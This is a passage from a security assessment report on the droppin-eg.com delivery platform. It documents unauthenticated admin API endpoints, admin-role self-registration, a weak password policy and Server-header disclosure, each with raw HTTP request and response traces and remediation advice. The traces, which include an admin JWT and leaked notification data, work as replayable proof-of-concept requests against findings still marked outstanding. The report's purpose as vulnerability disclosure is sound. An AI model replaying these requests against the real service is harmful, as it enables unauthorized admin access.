
```
1 HTTP/1.1 201 Created
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Sat, 12 Jul 2025 22:33:54 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 265
6 Connection: keep-alive
7 X-Powered-By: Express
8 Access-Control-Allow-Origin: *
9 ETag: W/"109-3YeVjv2wmuFtfifs3j+nHGfY"
10
11 {
12   "id": 57,
13   "name": "test-admin",
14   "email": "tes-admin@test11.com",
15   "phone": "01066666666",
16   "role": "admin",
17   "isApproved": true,
18   "token":
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTcsIm1ldCI6MTc1MjM1OTYzNCwiZGlzXhwIjoxNzU0OTUxNjM0fQ.xB5peUenJKZsoujN7TyTR1CdDPABnyqTDNCSL0rRx-U"
19 }
}
```

Account created as admin account

2. Register using the created account:



3. Notice that the account has admin access to the application:



Recommendation

- Implement strict server-side validation to ensure that user roles cannot be modified during registration or through client-side input.
-

Vulnerability ID: 5

Synopsis

Missing authentication leaks admin notifications

Vulnerability Type

[A1:2021] Broken Access Control

Affected Module

Dropping-Eg Website

Mitigation Status

Outstanding

Likelihood

High

Impact

Medium

Risk Rating

High

Description

The endpoint responsible for retrieving administrator notifications was found to be accessible without any authentication or authorization checks. As a result, any unauthenticated user can directly access the endpoint and obtain sensitive administrative information.

URL: <https://api.droppin-eg.com/api/notifications>

The screenshot displays a REST client interface with two panels: Request and Response.

Request Panel:

- Method: GET
- URL: /api/notifications
- Host: api.droppin-eg.com
- Sec-Ch-Ua-Platform: "Windows"
- X-User-Type: admin
- Authorization: Bearer
- X-User-Id: 57
- Accept-Language: en-US,en;q=0.9
- Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
- Sec-Ch-Ua-Mobile: ?0
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
- Accept: application/json, text/plain, */*
- Origin: https://desktop.droppin-eg.com
- Sec-Fetch-Site: same-site
- Sec-Fetch-Mode: cors
- Sec-Fetch-Dest: empty
- Referer: https://desktop.droppin-eg.com/
- Accept-Encoding: gzip, deflate, br
- If-None-Match: W/"1bb9-JTcQnqUyCps3ohiVOghQGn184UM"
- Priority: u=1, i
- Connection: keep-alive

Response Panel:

- Status: 200 OK
- Server: nginx/1.24.0 (Ubuntu)
- Date: Sat, 12 Jul 2025 22:40:44 GMT
- Content-Type: application/json; charset=utf-8
- Content-Length: 7097
- Connection: keep-alive
- X-Powered-By: Express
- Access-Control-Allow-Origin: *
- ETag: W/"1bb9-JTcQnqUyCps3ohiVOghQGn184UM"

The response body is a JSON array containing two objects:

```
[{"id":136,"userId":1,"userType":"admin","title":"Package Status Changed","message":"Package (Tracking: DP686ECC61122) for shop Krochette status changed from in-transit to delivered.", "data":{"packageId":32,"oldStatus":"in-transit","newStatus":"delivered","shopName":"Krochette"}}, {"id":134,"userId":1,"userType":"admin",
```

Recommendation

- Enforce strict authentication and authorization controls on all endpoints, especially those intended for administrative use.
 - Restrict access to the admin notification endpoint to authenticated and properly authorized administrator accounts only.
 - Conduct a full review of all API endpoints to identify and remediate similar authentication gaps.
-

Vulnerability ID: 6

| | |
|--------------------|-------------------------------------|
| Synopsis | Weak password policy |
| Vulnerability Type | [A5:2021] Security Misconfiguration |
| Affected Module | Dropping-Eg Website |
| Mitigation Status | Outstanding |
| Likelihood | Medium |
| Impact | Low |
| Risk Rating | Low |

Description

The application was found to enforce a weak or insufficient password policy, allowing users to set simple and easily guessable passwords (e.g., "123456" or "password"). Weak passwords significantly increase the risk of successful brute-force or credential stuffing attacks, potentially leading to unauthorized access to user accounts or administrative functionality. Inadequate password complexity requirements reduce the overall security posture of the application and make it easier for attackers to compromise accounts.

1. Registering using a weak password policy

| Request | Response |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>1 POST /api/auth/register HTTP/1.1 2 Host: api.droppin-eg.com 3 Content-Length: 202 4 Content-Type: application/json 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 11 Origin: https://desktop.droppin-eg.com 15 Referer: https://desktop.droppin-eg.com/ 18 Connection: keep-alive 19 20 { "name": "test1", "email": "test1@test1.com", "password": "123456", "confirmPassword": "123456", "phone": "01066666666", "address": { "street": "test", "city": "test", "state": "test", "zipCode": "test", "country": "test" } }</pre> | <pre>1 HTTP/1.1 201 Created 2 Server: nginx/1.24.0 (Ubuntu) 3 Date: Sat, 12 Jul 2025 22:04:13 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 255 6 Connection: keep-alive 7 X-Powered-By: Express 8 Access-Control-Allow-Origin: * 9 ETag: W/"ff-A5YmRFPkYxgGQz4cGg8cBpf6zi4" 10 11 { "id": 54, "name": "test1", "email": "test1@test1.com", "phone": "01066666666", "role": "user", "isApproved": false, "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTQsIm1hdCI6MTc1MjNz g1MywiZiZXhwIjoxNzU0OTQ5ODUzLnZlcnR5dWVudGp5bnR5cGU6ImF1dG8iLCJ1b3R0 drSc" }</pre> |

Recommendation

- Enforce a strong password policy that requires:
 - Minimum length of at least 8 characters.
 - Use of uppercase and lowercase letters, numbers, and special characters.
 - Prevent the use of commonly used, leaked, or dictionary-based passwords.
-

Vulnerability ID: 7

Synopsis Exposed backend technology through server header

Vulnerability Type Information Disclosure

Affected Module Dropping-Eg Website

Mitigation Status Outstanding

Likelihood Medium

Impact Low

Risk Rating Low

Description

The application was found to disclose backend technology details through the HTTP response Server header. Specifically, the header revealed that the server is running Nginx on Ubuntu. Exposing such information provides attackers with insights into the underlying infrastructure, which can be leveraged during reconnaissance to identify version-specific vulnerabilities and tailor attacks against the server software.

The screenshot displays the network tab of a web browser's developer tools. On the left, the 'Request' section shows a GET request to / HTTP/1.1. The 'Host' is droppin-eg.com. The 'User-Agent' is Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36. The 'Connection' is keep-alive. On the right, the 'Response' section shows an HTTP/1.1 200 OK response. The 'Server' header is highlighted with a red box and reads 'Server: nginx/1.24.0 (Ubuntu)'. Other headers include 'Date: Sat, 12 Jul 2025 22:13:10 GMT', 'Content-Type: text/html', 'Connection: keep-alive', 'Last-Modified: Thu, 10 Jul 2025 17:37:06 GMT', and 'Content-Length: 799'. The response body starts with <!DOCTYPE html> and <html>.

Recommendation

- Disable or obfuscate the Server header in the web server configuration.
- Configure Nginx (and other services) to suppress version and platform details in response headers.

Vulnerability ID: 8

Synopsis Missing authentication marks all notifications as read

Vulnerability Type [A1:2021] Broken Access Control

Affected Module Dropping-Eg Website

Mitigation Status Outstanding

Likelihood Medium

Impact Low

Risk Rating Low

Description

The administrative API endpoint responsible for marking all notifications as read was found to be accessible without authentication or authorization. This allows any unauthenticated user to invoke the endpoint and modify the state of administrative notifications. While this vulnerability may not directly expose sensitive data, it undermines the integrity of the administrative interface by allowing attackers to tamper with notification visibility

| Request | | | | Response | | | | |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|--------|--|
| Pretty | Raw | Hex | | Pretty | Raw | Hex | Render | |
| <pre>1 POST /api/notifications/mark-all-read HTTP/1.1 2 Host: api.droppin-eg.com 3 Content-Length: 2 4 Sec-Ch-Ua-Platform: "Windows" 5 X-User-Type: admin 6 X-User-Id: 57 7 Accept-Language: en-US,en;q=0.9 8 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138" 9 Sec-Ch-Ua-Mobile: ?0 10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 11 Accept: application/json, text/plain, */* 12 Content-Type: application/json 13 Origin: https://desktop.droppin-eg.com 14 Sec-Fetch-Site: same-site 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://desktop.droppin-eg.com/ 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=4, i 20 Connection: keep-alive 21 { 22 }</pre> | | | | <pre>1 HTTP/1.1 200 OK 2 Server: nginx/1.24.0 (Ubuntu) 3 Date: Fri, 18 Jul 2025 13:05:34 GMT 4 Content-Type: application/json; charset=utf-8 5 Content-Length: 16 6 Connection: keep-alive 7 X-Powered-By: Express 8 Access-Control-Allow-Origin: * 9 ETag: W/"10-oV4hJxRVSEnxc/wX8+mA4/Pe4tA" 10 11 { 12 "success":true 13 }</pre> | | | | |

Recommendation

- Implement strict authentication and authorization checks on all administrative API endpoints, including those that modify notification states.
 - Ensure that only authenticated and authorized administrator accounts can invoke the “mark all as read” functionality.
-